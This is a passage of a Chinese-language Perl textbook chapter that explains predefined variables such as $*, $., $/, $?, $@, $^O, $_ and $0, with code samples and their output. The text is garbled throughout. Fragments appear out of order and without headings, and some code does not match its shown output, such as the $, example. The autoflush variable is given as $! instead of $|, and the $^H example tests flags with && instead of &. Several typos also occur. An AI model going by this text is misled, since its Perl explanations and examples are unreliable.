1, 2, 3
```

#### 10.2.5 \$#：打印数字的输出格式

如何设置打印的数字的精确度？使用 sprintf 或者 printf 来创建格式化字符串，不可以使用\$#。

预定义变量\$#保存打印的浮点数字的输出格式（以 sprintf 形式），如下面的例子所示：

```
$pi = 3.1415926;
$# = '%.6g';
print "$pi\n";

3.14159
```

为什么要使用 sprintf 或者 printf，而不是\$#？因为 Perl 中并不赞成使用\$#，不能指望将来继续支持这个变量。



```
$text =~ /now/;
print "Prematch: \"$'\n" Match: \"$&\n" Postmatch: \"$'\n\n";

Prematch: "early" Match: "now" Postmatch: "late"
```

---

注意：这个变量是只读的。

---

### 10.2.9 \$(：真实分组编号

变量\$(保存了当前进程的真实分组编号（组 ID），这仅仅在 Unix 中 useful。在 Unix 中，每个帐号有自己的登录名称、用户 ID（uid）、用户组 ID（gid）和主目录。真实分组编号就是帐号的用户组 ID，而且不能修改。

如果计算机支持同时位于多组中的成员关系，则\$(保存了进程所在的组列表。

---

提示：当正在 CGI 脚本中运行代码时，检查真实以及有效组 ID 是非常有用的，这可以检查安全性。

---

### 10.2.10 \$)：有效组编号

变量\$)保存了当前进程的有效组编号（组 ID），这仅仅在 Unix 中 useful。在 Unix 中，每个帐号有自己的登录名称、用户标识符（uid）、用户组 ID（gid）和主目录。另一方面和真实 gid 不同，可以在代码中设置有效 gid，而真实 gid 是为真实帐号设置的。

如果计算机支持同时位于多组中的成员关系，则\$)保存了进程所在的组列表。

---

提示：当正在 CGI 脚本中运行代码时，检查真实以及有效组 ID 是非常有用的，这可以检查安全性。

---

### 10.2.11 \$\*：多行匹配

如何用常规表达式进行多行匹配？可以用 m/和 s///来使用 s 和 m 修饰符，不推荐使用\$\*。

当匹配^和\$时，预定义变量\$\*使得可以在包含多行的字符串中进行多行匹配。如果设置\$\*为 1，则\$和^将分别在新行之前和之后进行匹配（默认值是 0）。

用例子可以更加明确地说明这一点。下面的例子有一个字符串，字符串的中间包含了新行，如果用^和\$进行匹配，则 Perl 一般会忽略这个新行，这个例子用 BOL（行开头）取代了^，用 EOL（行末尾）取代了\$：

```
$_ = "This text\nhas multiple lines.";
s/^/BOL/g;
s/$/EOL/g;
print;

BOLThis text
has multiple lines.EOL
```

可以看到，Perl 忽略字符串中的新行。将\$\*设置为 1 就可以改变这一点：



```
$_ = "This text\nhas multiple lines.";
$* = 1;
s/^/BOL/g;
s/$/EOL/g;
print;

BOLThis textEOL
BOLhas multiple lines.EOL
```

然而，注意，在 Perl 中并不推荐使用 `$*`；当匹配模式时，应该使用 `s` 和 `m` 修饰符（参见第 6 章以了解细节）。这个例子使用 `m` 修饰符来完成和 `$*` 预定义变量相同的工作：

```
$_ = "This text\nhas multiple lines.";
s/^/BOL/mg;
s/$/EOL/mg;
print;

BOLThis textEOL
BOLhas multiple lines.EOL
```

相关解决方案参见 6.2.9 节“与 `m//` 和 `s///` 一起使用修饰符”。

### 10.2.12 \$,: 输出字段分隔符

在打印列表时，若不希望任何时候都使用 `join` 来加入逗号，能否采用别的方法？可以使用 `$,` 取代。只需要设置它，而每次打印时，这个变量都将起作用。

变量 `$,` 是 `print` 运算符的输出字段分隔符。这个例子说明如何使用 `$,` 来用分号分开列表中的各个元素：

```
$, = ' ';
print 1, 2, 3;

1;2;3
```

注意，也可以在 `$,` 中使用多字符表达式，例如：

```
$, = ' ';
print 1, 2, 3;

1; 2; 3
```

另外：如果正在打印数组，要使用 `$"`，而不是 `$,`（`$,` 不能和数组一起使用）。参见本章前面的 10.2.4 节“`$"`：插入数组值的输出字段分隔符”。

### 10.2.13 \$.: 当前输入行号

我们仅仅希望读取某个文件的前 100 行。能否做到这点？只需统计读取操作的次数，在 `while` 循环中读取数据，要为循环加入明确的循环计数，可以使用预定义变量 `$.`。

变量 `$.` 保存了从最后一个文件句柄中读取的当前输入行号。下面的这个脚本打开并读取

它自己的源文件，并在每次读取一行时，打印行号。

```
open FILEHANDLE, "<reader.pl";

while (defined ($line = <FILEHANDLE>)) {
    print "Current line = $.\n";
}

close FILEHANDLE;

Current line = 1
Current line = 2
Current line = 3
Current line = 4
Current line = 5
Current line = 6
Current line = 7
```

#### 10.2.14 \$/: 输入记录分隔符

变量\$/:是输入记录分隔符，也就是说，Perl 在从文件中读取的记录之间加入的定界符。在默认情况下，这个变量保存新行。当从文件句柄中读取记录时，Perl 使用\$/:中的值作为记录定界符。

看下面这个有趣的例子。通常情况下，一次仅仅从文件中读取一行，但是如果没有定义\$/:，则可以一次读取整个多行文件：

```
undef $/;
open HANDLE, "file.txt";
$text = <HANDLE>;
print $text;

Here's
text from
a file.
```

#### 10.2.15 \$: 格式字符串分段字符

仅仅可以和格式一起使用的另一个预定义变量就是\$:。这个变量保存了为输出分段而指定的字符集合；在这些字符之后，允许 Perl 分开字符串，以填充格式中的连续字段（以^开始）。

#### 10.2.16 \$; 下标分隔符

在 Perl 中几乎可以使用真正的多维数组，现在 Perl 支持引用。但在引用之前如何建立多维数组？使用\$;即可。

变量\$;使得你可以用哈希表模仿多维数组。这个变量保存了用下标分开的字符串，当向

哈希表传递类似数组的索引时，这是非常有用的。可以用哈希表键模仿数组索引，而这些键用逗号分开索引。研究下面的两个表达式，它们是等价的：

```
$hash{x,y,z}
$hash{join($;, x, y, z)}
```

这个例子使用\$;——这个例子像数组那样来处理%hash，并在字符串中输入元素 1, 1, 1:

```
$hash{"1$;1$;1"} = "Hello!";
print $hash{1,1,1};
```

```
Hello!
```

然而，可以不使用\$;，可以使用真正的多维数组（参见第 9 章和第 17 章）。下面的例子使用匿名数组构成符创建了二维数组：

```
@array = (
    [1, 2],
    [3, 4],
);
print $array[1][1];

4
```

### 10.2.17 \$?：上一次管道关闭，backtick命令，或者系统调用状态

有这样一个问题：在进行系统调用之后，如何检查它是否成功？使用\$?预定义变量即可。变量\$?保存了上一次管道关闭，backtick 内的语句（例如，'uptime'），或者系统调用所返回的状态。如果没有出现问题，则状态通常是 0。

现在，考虑这个例子，在 Unix 系统上运行 Unix uptime 命令；注意，\$?返回值 0，说明执行过程是正常的：

```
print 'uptime';
print $?;

1:53pm up 2 days, 16:10, 8 users, load average: 0.01, 0.00, 0.00
0
```

然而，如果尝试在 Unix 系统上执行 MS-DOS dir 命令，则因为 Unix 并没有 dir 命令，会得到完全不同的状态结果：

```
print 'dir';
print $?;

256
```

---

**提示：**可以通过使用\$? >> 8 而得到最后一次管道关闭，backtick 语句，或者系统调用所创建子进程的退出值。通过使用\$? & 127 而得到造成进程死亡的信号（如果有）。注意，如果\$? & 128 不是 0，则出现了核心转储。

---



### 10.2.18 \$@：来自最后一个eval的错误

我们准备尝试运行有风险的新代码，则最好将它放在 `eval` 语句中，如果出现了错误；`eval` 可以更好地处理致命错误，而程序可能不会终止。如果有错误，只需检查 `$@` 便可以知道。

变量 `$@` 保存了来自最后一条 `eval` 语句的 Perl 语法错误消息（如果没有出现错误，则这个值是空）。因为许多程序员使用 `eval` 来运行有风险的代码，这个预定义变量是非常重要的。

下面的例子说明如何使用 `$@` 和 `eval` 来处理可能出现的致命错误（实际上，这是来自 `eval` 的 `eval BLOCK` 的主要用途——为捕获运行时错误提供机制）。注意，程序打印了错误消息（也就是说，这段脚本并没有因为致命错误而终止）：

```
$x = 1;
$y = 0;
eval {$result = $x / $y};
print "eval says: $@" if $@;

eval says: Illegal division by zero at divider.pl line 3.
```

### 10.2.19 \$[：数组基数

一般情况下，可以将默认的数组最小下标设置为 0 或者 1。能否在 Perl 中完成相同的工作？但在 Perl 中不可以。

变量 `$[` 保存了数组中下标的默认最小值，但是在 Perl 中并不赞成使用这个预定义变量。实际上，远离 `$[` 的警告比任何其他受到反对的 Perl 预定义变量的警告都要多。

默认情况下，为数组值提供的最小索引是 0，但是可以通过设置 `$[` 将其设置为 1。研究下面的例子：

```
@a = (1, 2, 3);
print "Array \@a = @a\n";
print "Element \@a[0] = $a[0]\n";
print "Resetting array base...\n";
$[ = 1;
print "Element \@a[1] = $a[1]\n";

Array @a = 1 2 3
Element @a[0] = 1
Resetting array base...
Element @a[1] = 1
```

随着新的 Perl 版本的出现，对这个预定义变量 `$[` 的支持越来越小（在 Perl 5 中，它实际上是编译器指令，而不是真正的预定义变量，而且仅仅能影响当前文件）。所以，不要指望在将来的 Perl 版本中仍然会出现 `$[`。

### 10.2.20 `$\`: 输出记录分隔符

预定义变量`$\`保存了 `print` 运算符的输出记录分隔符；在 `print` 函数打印的字符串末尾将打印这个分隔符。通常情况下，这是一个空字符串，但是可以像这样在其中加入文本：

```
$\ = "END_OF_OUTPUT";
print "Hello!";

Hello!END_OF_OUTPUT
```

### 10.2.21 `$]`: Perl 版本

在 Perl 中引入了许多新功能，如引用等。如何了解正在运行的脚本所处的 Perl 版本，以便了解能否使用新功能？此时可检查`$]`预定义变量，这个变量保存当前 Perl 版本。

变量`$]`保存了当前 Perl 解释程序的版本。看下面这个简短的例子：

```
print $];

5.006001
```

可以在比较中使用`$]`来检查是否可以使用最新的功能，下面的例子进行检查，以确保可以使用 `qr//` 结构来创建经过编译的模式，这是仅仅在 Perl 5.005 中出现的功能：

```
if ($] < 5.005) {
    print "Isn't it time to upgrade?";
} else {
    #Use qr//, new in Perl 5.005
    print "Creating compiled patterns...\n";
    @patterns =
    (
        qr/\bis\b/,
        qr/\bthe\b/,
        qr/\bbut\b/,
        qr/\ba\b/,
        qr/\bnone\b/,
    );
}
```

重要的是，自从 Perl v5.6.0 以来，`$]`受到了冷遇，因为它返回数字值。正如在前面的例子中所看见的那样，在 Perl `$]`将提供数字值 5.006001，这和 5.6.0 编号方案的格式不一样。参见本章后面的“作为字符串的`$^V` Perl 版本”节，以了解得到更多认可的其他方法。

---

提示：现在，English 模块将`$^V`的值，而不是`$]`的值赋予`$PERL_VERSION`变量。

---

### 10.2.22 `$^`: 当前页面顶部格式

可以和 Perl 格式一起使用的另一个预定义变量就是`$^`。这个变量保存了当前输出通道的

页面顶部（这就是页眉）格式名称。参见第 8 章以了解关于 Perl 格式的所有细节。

考虑下面的例子；这个例子通过设置预定义变量\$~和\$^，然后打印格式化文本到那个文件句柄，从而建立 2 个格式 standardformat 和 standardformat\_top 与文件句柄之间的关系：

```
format standardformat_top =
        Employees
First Name      Last Name      ID            Extension
-----
.

format standardformat =
@<<<<<<<<<<@<<<<<<<<<<@<<<<<<<@<<<<
$firstname      $lastname      $ID           $extension
.

$firstname = "Cary"; $lastname = "Grant";
$ID = 1234; $extension = x456;

open FILEHANDLE, ">report.frm" or die "Can't open file";
select FILEHANDLE;
$~ = standardformat;
$^ = standardformat_top;
write;
close;
```

这段代码创建了文件 `report.frm`，其中存储了这个文本：

Employees			
First Name	Last Name	ID	Extension
-----			
Cary	Grant	1234	x456

### 10.2.23 \$^A\$: 书写累加器

可以和 Perl 格式一起使用的另一个预定义变量就是 \$^A (参见第 8 章, 以进一步了解 Perl 格式)。这个变量保存了书写累加器的当前值; 在创建要显示的格式化行之后, 低级函数 `formline` 将把结果存储在累加器中, 而 `write` 语句打印累加器的内容。

在下面的例子中，创建了新格式，并向 `formline` 传递单词 `right`、`center` 和 `left`，以说明即将使用的对齐类型。最后，打印累加器的内容：

```
$str = formline <<'EOD', right, center, left;
Here's some text justification...
-----
@<<<<<<<@||| |||@>>>>>>>>>
EOD

print "$^A\n";

Here's some text justification...
```



---

```
-----
right      center      left
```

---

提示：如果重复使用 `formline`，应该通过将其设置为空字符串而清除 `$^A`。

---

#### 10.2.24 `$^C`：编译开关

在 Perl v5.6.0 中，`$^C` 变量保存了布尔值，这个值说明是否使用 `-c` 开关。`-c` 开关使得 Perl 编译脚本，而不是运行脚本，这允许检查语法错误。如果 `$^C` 是真，则 `-c` 有效。

#### 10.2.25 `$^D`：当前调试标记

这个变量 `$^D` 存储了调试标记的当前值。这个变量保存了和 `-D` 调试开关一起使用的标记（参见 e2 章，以更多地了解调试）。

#### 10.2.26 `$^E`：针对操作系统的特定错误信息

要在多个新操作系统上运行 Perl 软件是很简单的，Perl 非常擅长跨越多种平台，只有小小的差别，比如说操作系统的错误消息。

可以使用 `$^E`，因为这个预定义变量存储了针对所使用操作系统的错误信息。

---

提示：当前，`$^E` 和 `!` 是一样的，但是 VMS、OS/2、Win32 和 MacPerl 例外。

---

这个例子说明了不同的 Perl 和 MS-DOS 错误消息。如果尝试像这样用 `File::Copy` 模块打开和复制不存在的文件（参见第 13 章，以进一步了解文件处理），那么 `!` 将报告这个错误：

```
use File::Copy;
copy("nonexistent.pl","new.pl");  #Try to copy a nonexistent file.
print "$!\n";

No such file or directory
```

这就是一般的 Perl 错误；然而，可以通过像这样检查 `$^E` 而直接报告 MS-DOS 所提供的错误：

```
use File::Copy;
copy("nonexistent.pl","new.pl");  #Try to copy a nonexistent file.
print "$!\n";
print "$^E\n";

No such file or directory
The system cannot find the file specified
```

---

提示：你的脚本正在什么操作系统下运行？参见本章后面的“`$^O` 操作系统名称”节，以了解有关信息。

---

### 10.2.27 \$^F: 最大Unix系统文件描述符

可以和 Unix 一起使用的另一个预定义变量就是\$^F。它保存了最大的 Unix 系统文件描述符（通常是 2）。可以使用系统文件描述符来在 Unix 中引用文件和管道。

### 10.2.28 \$^H: 当前语法检查

要检查代码中是否使用了 `use strict 'vars'`，只需检查\$^H。

变量\$^H 保存了语法检查的当前设置，这些语法检查是用 `use strict` 和其他附注启用的。根据有效的附注是什么，可以在\$^H 中找到这些值：

- ◆ 2 代表 `use strict 'refs'`
- ◆ 512 代表 `use stirng 'subs'`
- ◆ 1024 代表 `use strict 'vars'`

如果多个附注生效，则这些值将合并到一起，所以可以用&&挑出单个的设置，例如：

```
use strict 'vars';
use strict 'refs';
use strict 'subs';

if ($^H && 2 ) {print "You're using use strict 'refs'\n"};
if ($^H && 512 ) {print "You're using use strict 'subs'\n"};
if ($^H && 1024 ) {print "You're using use strict 'vars'\n"};

You're using use strict 'refs'
You're using use strict 'subs'
You're using use strict 'vars'
```

### 10.2.29 \$^I: 当前Inplace编辑值

Perl 允许编辑文件 `inplace`，而\$^I 保存了 Perl Inplace 编辑扩展的当前值。可以在\$^I 上使用 `undef` 来关闭 `inplace` 编辑。

### 10.2.30 \$^L: 输出格式换行

可以和 Perl 格式一起使用的另一个预定义变量就是\$^L。这个预定义变量保存了字符，Perl 格式用这个字符来创建换行；默认值是lf。这个预定义变量中的值是字符串，它将加入到每页前面的格式化输出中（第 1 页除外）。

### 10.2.31 \$^M: 紧急事件内存缓冲区

在 Perl 中，耗尽内存是无法捕获的错误，但是如果 Perl 的版本允许，Perl 可以使用\$^M 的内容作为紧急事件缓冲区。例如，如果用 `-DPERL_EMERGENCY_SBRK` 开关编译 Perl，则可以用这种方法分配 1MB 的紧急事件内存缓冲区。

```
$^M = ' ' x (2 ** 20);
```

### 10.2.32 \$^O: 操作系统名称

若要创建与平台无关的代码，但许多代码却依赖于平台，不得不进行许多操作系统调用。此时，可首先检查\$^O 预定义变量，以了解脚本正在何种操作系统上运行。

变量\$^O 保存了作为当前 Perl 的目标操作系统名称。例如，可以在 Unix 下看见下列内容：

```
print $^O;
```

*sunos*

---

**提示：**在 Unix 系统上，可以手动建立 Perl 包，这个变量通常最终会保存一个字符串，它根本不引用操作系统名称，而是保存系统本身的局部名称。这意味着在使用\$^O 的时候要小心。

---

Perl 的预置端口通常没有这个问题，如下面的 Windows 例子所示：

```
print $^O;
```

*MSWin32*

---

**提示：**如何得到针对操作系统的错误消息？参见本章前面的“\$^E: 针对操作系统的错误信息”节。

---

### 10.2.33 \$^P: 调试支持

变量\$^P 保存 P 的内部设置，以提供调试支持。不同的位具有下列含义：

- ◆ 位 0——启用子程序进入/退出调试
- ◆ 位 1——启用逐行调试。
- ◆ 位 2——为了调试而关闭优化。
- ◆ 位 3——保存数据以进行交互性检查。
- ◆ 位 4——保存定义子程序的源行信息。
- ◆ 位 5——在打开单步模式的情况下开始会话。

通常不会使用这些位来进行调试。在这个值中设置这些位是 Perl 本身记忆所设置调试选项的方法。参见 e2 章以进一步了解 Perl 中的调试。

### 10.2.34 \$^R: 最后一个正则表达式断言的结果

变量\$^R 保存了最后一个成功的正则表达式断言的结果。下面的例子使用 0 宽度 (?{}) 断言在正则表达式的中间执行一些 Perl 代码，稍后通过打印\$^R 而显示那段代码返回的结果：

```
$text = "text";
```



```
$text =~ /x(?{$variable1 = 5})/;
print $^R;

5
```

### 10.2.35 \$^S: 解释程序的状态——eval 内部或者外部

`$^S` 变量由 Perl 本身用于确定当前代码是否在 `eval` 语句内部执行。如果代码在 `eval` 内部执行，则其错误处理方式和代码在 `eval` 语句外部运行有很大差别，所以区分这一点是非常重要的。

从技术上说，`$^S` 保存了 Perl 解释程序的当前状态。如果执行位于 `eval` 语句内部，则这个值是真；否则，这个值是假。

在下面的例子中，代码知道它是否位于 `eval` 内部：

```
if ($^S) {
    print "Inside eval.\n";
} else {
    print "Outside eval.\n";
}

eval {
    if ($^S) {
        print "Inside eval.\n";
    } else {
        print "Outside eval.\n";
    }
}

Outside eval.
Inside eval.
```

如果希望知道代码所产生的错误将如何处理，则了解代码是否位于 `eval` 内部是非常有用的（例如，它们是否是致命的）。

---

**提示：**如果正在 `$SIG{__DIE__}` 或者 `$SIG{__WARN__}` 信号处理程序中执行代码，则没有定义 `$^S` 变量，这两个信号处理程序可以捕获错误。

---

### 10.2.36 \$^T: 脚本开始运行的时间

要让程序跟踪运行时间，如何做到这一点？

可以用 `$^T` 预定义变量。这个变量保存了脚本开始运行的时间，它从 1970 年（标准 Unix 开始时间称为 **epoch**（新纪元））开始计算，单位为秒。

考虑这个例子：

```
print $^T;

909178645
```

新纪元秒和从手表上读取的时间并不完全一样。为提高这个数字的可读性，使用 Perl `localtime` 函数（它返回当前时间，除非传递给它一个值）：

```
$s = localtime($^T);
print $s;

Mon Apr 5 16:23:34 2000
```

那么，如果希望跟踪脚本运行的时间，该怎么办？使用 `^T` 和 `time` 函数，它以新纪元秒为单位返回当前时间：

```
while (<>) {
    $time = time - $^T;
    print "You started this script $time seconds ago.\n";
}

Hello
You started this script 2 seconds ago.
How long now?
You started this script 9 seconds ago.
OK
You started this script 11 seconds ago.
```

---

提示：如果仅仅对代码使用了多少时间感兴趣，研究 Perl Benchmark 模块。

---

### 10.2.37 \$^V：作为字符串的Perl 版本

Perl 在版本 5.6.0 中改变了编号方案，现在应该使用 `^V` 来检查版本，而不是 `$]`。

Perl 将当前版本编号作为数字值存储在预定义变量 `$]` 中。然而，数字值并不适合 v5.6.0 中引入的 Perl 编号方案，例如，对于 Perl 5.6.1，它返回 5.006001，Perl 的创建者认为这并不足够，所以他们引入了新预定义变量 `^V`。

这个变量作为字符串保存了当前版本，但是不是“5.6.1”；相反，`^V` 等于 `chr(5).chr(6).chr(1)`（在这里，`chr` 函数是标准 Perl 函数，它返回和传递给它的字符码对应的字符）。为创建字符串和 `^V` 进行比较，现在 Perl 以正确的格式自动编码 v5.6.1 形式的文本字符串——实际上，如果至少用句点分开了 3 个数字，例如 5.6.1，则 Perl 将自动对那些字符串进行编码。通过使用这个新的自动编码功能，可以直接比较 `^V` 和不同的版本编号，如 5.6.1，例如：`if(^V eq v5.6.1)`。

---

提示：也可以用语句 `use v5.6.1` 来检查 Perl 版本，这意味着 Perl 将产生错误，除非当前的 Perl 版本是 v5.6.1。而且也可以使用这种语法：`use 5.6.1`。实际上，为了保持兼容，仍然可以用原始编号系统来检查旧的版本编号，例如 `use 5.005_03`。

---

### 10.2.38 \$^W：警告开关的当前值

某个程序尝试向只读文件中写入，若没有使用 `-w` 开关进行检查，程序就会崩溃。应该总

是使用 `-w` 开关。

变量 `$^W` 保存了警告开关 `-w` 的当前值，无论是真或者假。如果像这样使用 `-w` 开关，则将这个值设置为真：

```
%perl -w warn.pl
```

如果没有打开 `-w` 开关，则这个例子提出警告：

```
if (!$^W) {
    print "You should use the -w switch.";
}

open FILEHANDLE, "<file.dat";
print FILEHANDLE "Hello!";
close FILEHANDLE;
```

如果在没有 `-w` 开关的情况下运行脚本，则将看到这种警告：

```
%perl writer.pl

You should use the -w switch.
```

实际上，可以像读取一样向 `$^W` 中写入。可以像这样自动打开 `-w` 开关，以看见警告信息，如果没有打开该开关，则不会看见这个警告信息：

```
#$^W = 1;

open FILEHANDLE, "<file.dat";
print FILEHANDLE "Hello!";
close FILEHANDLE;

Filehandle main::FILEHANDLE opened only for input at writer.pl line 5.
```

### 10.2.39 \$^X：可执行文件名称

如果希望了解 Perl 可执行文件本身的名称，可以使用预定义变量 `$^X`。然而，注意 Perl 并没有以任何特定的格式来专门报告这个名称（实际上，它从 C 的 `argv[0]` 参数得到可执行文件的名称，这个参数报告来自命令行的程序名称。参见本章后面的“`@ARGV` 命令行参数”节，以进一步了解命令行参数）。这意味着，由于系统不同，所得到的信息会有显著差别。

例如，可能在 Unix 看见类似这样的信息：

```
print $^X;

/usr/bin/perl
```

或者，看见类似这样的信息：

```
print $^X;

/usr/bin/perl5
```



我所使用的 Unix 系统仅仅显示下列内容，甚至没有路径：

```
print $^X;
```

```
perl
```

在 MS-DOS 系统上，将看见类似这样的信息：

```
print $^X;
```

```
C:\PERL\BIN\PERL.EXE
```

这里需要注意的是，不应该期望\$^X 在多个系统上都是一致的，或者包含路径。可以预料的就是单词 `perl` 将出现在返回字符串中的某个地方，因为你已经知道脚本是用 Perl 编写的，因此这是可疑的值。

#### 10.2.40 \${^WARNING\_BITS}：警告检查

在 Perl v5.6.0 中，\${^WARNING\_BITS} 保存了 `use warning` 附注所启用的警告检查的当前设置。参见 Perl 说明文档中关于警告的部分，以了解关于警告检查的全部细节。

#### 10.2.41 \${^WIDE\_SYSTEM\_CALLS}：宽字符系统调用

在 Perl v5.6.0 中，\${^WIDE\_SYSTEM\_CALLS} 变量使得 Perl 所进行的系统调用使用系统本身的宽字符 API，如果存在这样的 API（当前，这仅仅在 Windows 中实现了）。

通常情况下，这个变量设置为 0（为了和 v5.6.0 以前的版本兼容），但是如果系统支持用户可以设置的默认值，例如环境变量 `$ENV{LC_CTYPE}`，则 Perl 可能将其设置为 1。如果和 Perl 一起使用 `-C` 开关，则也可以将 \${^WIDE\_SYSTEM\_CALLS} 设置为 1。

---

提示：可以在代码中使用 `bytes` 附注来覆盖 \${^WIDE\_SYSTEM\_CALLS}。

---

#### 10.2.42 \$\_：默认变量

\$\_ 的目的是什么？本节将介绍这个问题。

在 Perl 的所有预定义变量中，\$\_ 当然是使用最频繁的一个。它是 Perl 中的默认变量，而且正如你所知道的那样，如果没有规定其他的变量，则许多运算符和函数使用这个变量。

在下面的例子中，`while` 循环和 `print` 运算符使用 \$\_，所以代码：

```
while ($_ = <>) {  
    print $_;  
}
```

和这段代码是一样的：

```
while (<>) {  
    print;  
}
```

```
}
```

新手难以掌握`$_`，但习惯使用`$_`之后，它可使编程很方便。在下面的例子中，每条语句都隐含使用`$_`：

```
while (<>) {
    for (split) {
        s/m/y/g;
        print;
    }
}
```

如果已经阅读了第 6 章，则就会知道这段脚本将输入的行分解为单词，在那些单词中循环，将所有的 `ms` 转换为 `ys`，并像这样打印结果。这里输入了“`them`”，然后得到了“`they`”：

```
%perl mtoy.pl

them
they
```

如果明确地加入`$_`，则这段代码变成什么样子呢？它和这里的代码类似（注意，前面的代码在没有明确使用`$_`的情况下是多么简洁）：

```
while ($_ = <>) {
    for $_ (split / /, $_) {
        $_ =~ s/m/y/g;
        print $_;
    }
}
```

在下面的这些情况下，即使没有明确地使用`$_`，Perl 也将使用`$_`：

- ◆ 许多一元函数，包括类似 `ord` 和 `int` 这样的函数，以及所有文件测试（但是 `-t` 除外，因为 `-t` 默认使用 `STDIN`）。
- ◆ 如果没有提供任何其他变量，则 `foreach` 循环中的迭代器变量也使用`$_`。
- ◆ 当在 `while` 测试中测试<FILEHANDLE>操作结果时，存储输入记录的默认变量。
- ◆ `map` 和 `grep` 函数中的迭代器变量。
- ◆ 模式匹配操作 `m//`，`s///`和 `tr///`（当在没有使用`=~`运算符的时候使用它们）。
- ◆ 许多列表函数，例如 `print`。

#### 10.2.43 `$``：匹配前字符串

我们可以使用常规表达式来匹配特定的单词，但若在文本中使用特定的单词作为标记。能否得到匹配之前的所有文本？答案是：当然可以，使用`$``。

变量`$``保存了最后一次匹配之前的字符串，正如这个例子所示：

```
$text = 'earlynowlate';
```

```
$text =~ /now/;
print "Prematch: \"$'\\" Match: \"$&\\" Postmatch: \"$'\\"\\n";

Prematch: "early" Match: "now" Postmatch: "late"
```

如果在文本中使用特定的字符序列作为标记，而且实际上仅仅对匹配之前或者之后的字符串感兴趣，则匹配前和匹配后是非常有用的。

---

注意：这个变量是只读的。

---

#### 10.2.44 \$!：关闭缓冲区

我们已经编写了 CGI 脚本，但得到的全部都是错误。实际上，我们正在使用的 Web 服务器以对程序员不友好而著称。此时可以尝试一件事情：将 \$! 设置为真。当将 \$! 设置为真时，Perl 将关闭缓冲区，这意味着脚本的输出将立即出现在 Web 服务器上；一些 Web 服务器需要这个设置，否则它们将产生问题。

当将 \$! 设置为真时，Perl 会刷新（写出）当前输出通道，并在每次写入或者打印到那个通道之后执行相同的操作。通常在使用管道的情况下设置这个变量，下面的例子使用 autoflush 方法（参见表 10.2 以了解 autoflush；参见 e1 章，以更多地了解管道）：

```
pipe(READER, WRITER);
autoflush WRITER 1;
```

这个例子的功能是相同的：

```
pipe(READER, WRITER);
WRITER->autoflush(1);
```

#### 10.2.45 \$~：当前报告格式的名称

我们正在处理 Perl 格式。如何建立格式和特定文件句柄之间的关系？可以使用 select 函数和预定义 \$~ 变量。

变量 \$~ 保存了当前输出通道的当前 Perl 报告格式名称（参见第 8 章，以全面了解 Perl 格式）。默认情况下，Perl 格式和 STDOUT 文件句柄相关，但是通过使用 \$~，可以连接格式和其他文件句柄。

研究下面的例子，这个例子通过设置预定义变量 \$~ 和 ^ 而建立了 2 个格式 standardformat（作为主要格式）和 standardformat\_top（作为页眉格式）和文件句柄之间的关系：

```
format standardformat_top =
        Employees
First Name  Last Name  ID      Extension
-----
.
format standardformat =
```



注意：在设置\$~和\$^之前，必须使用 `select` 函数将希望格式化的文件句柄放置在默认输出通道中。

Employees			
First Name	Last Name	ID	Extension
-----			
Cary	Grant	1234	x456

我们有一个常规表达式，它在括号中提供了多种匹配。有两个可选模式进行匹配，每个模式都将匹配放置在括号中，应该使用哪一个变量代表匹配：`$1` 还是 `$2`？此时可以使用 `$+`。

```
$text = "Here is the text.";
$text =~ /(\w+) is the (\w+)./;
print $+;

text
```

```
$text = 'ID: 1234 Moola: $5.99 Destination: Unknown';
$text =~ /Cash: \$(.*) Destination|Moola: \$(.*) Destination/;
```

```
$text = 'ID: 1234 Moola: $5.99 Destination: Unknown';
$text =~ /Cash: \$(.*) Destination|Moola: \$(.*) Destination/;
print "Amount = \$$+";

Amount = $5.99
```



```

$firstname = "Bertie";
$lastname = "Wooster";
$ID = 1234;
$extension = x456;

open FILEHANDLE, ">report.frm" or die "Can't open file";
select FILEHANDLE;
$~ = standardformat;
$^= standardformat_top;
$= = 1;
write;
write;

```

Page 1

<i>Employees</i>			
<i>First Name</i>	<i>Last Name</i>	<i>ID</i>	<i>Extension</i>
Bertie	Wooster	1234	x456

Page 2

<i>Employees</i>			
<i>First Name</i>	<i>Last Name</i>	<i>ID</i>	<i>Extension</i>
Bertie	Wooster	1234	x456

### 10.2.49 \$>: 有效用户ID

程序可以在 Unix 中设置自己的有效用户 ID，当正在运行 CGI 脚本时，要注意这一点，特别是如果从 CGI 脚本中让用户执行系统命令（不应该这样）。可以通过检查 \$> 而了解进程是否隐瞒了它的用户 ID。

变量 \$> 保存了当前进程的有效 uid（用户 ID）；注意，这个变量仅仅在 Unix 下是有用的。现在，研究下面这个简短的例子：

```
print $>;
```

166

---

**提示：**当正在 CGI 脚本中运行代码时，检查真实以及有效用户 ID 是非常有用的，这可以检查安全性。

---

### 10.2.50 \$0: 脚本名称

我们要编写可以重复使用的代码，从而在其他应用程序中使用。但我们的子程序错误地打印了它们所在的文件名称。当其他人在他自己的文件中使用我的代码时，我如何知道文件名称？实际上，只需使用 \$0。

预定义变量 \$0（\$ 和数字 0，而不是字母 O）保存了当前 Perl 脚本文件的名称。下面的例子解决了问题：



```
$error = 1;
$errorline = 100;

if ($error != 0) {
    print "Error in $0 at line $errorline.";
}

Error in buggy.pl at line 100.
```

---

**提示：**在某些操作系统上，实际上可以赋值给\$0，这会修改当前脚本的名称；然而，这通常并不是一个好主意。

---

### 10.2.51 \$ARGV：当前<>输入文件的名称

当通过使用角运算符<>读取时，变量\$ARGV保存了当前文件的名称。

例如，可以像这样开始脚本：

```
%perl read.pl file.txt
```

在这个例子中，\$ARGV保存了在命令行上传递给脚本的文件名称：

```
$text = <>;
print $ARGV;

file.txt
```

### 10.2.52 \$n：模式匹配编号n

变量\$n保存了和括号编号n中的匹配对应的模式匹配（也称为记忆）；参见第6章，以了解更多的信息。

下面的例子改变了字符串中单词的顺序：

```
$text = "no and yes";
$text =~ s/(\w+) (\w+) (\w+)/$3 $2 $1/;
print $text;

yes and no
```

下面的例子从字符串中提取了一个单词：

```
$text = "Perl is the subject.";
$text =~ /\b([A-Za-z]+\b)/;
print $1;

Perl
```

下面的例子创建了缩写：

```
$name = "United Perl Programmers";
$name =~ s/(\w)\w*/$1\./g;
```

```
print "The $name meeting will now come to order, maybe.";
The U. P. P. meeting will now come to order, maybe.
```

第 6 章包含关于模式匹配的更多信息。也可以参见本章前面的主题“\$+: 最后一次括号匹配”节。

---

注意：这些变量\$1，\$2等都是只读的。

---

### 10.2.53 %::: 主要符号表 (%main::)

Perl 将程序中的所有符号存储在主要符号表中。如何访问那个表呢？符号表是哈希表，它称为%main::或者简称为%::。

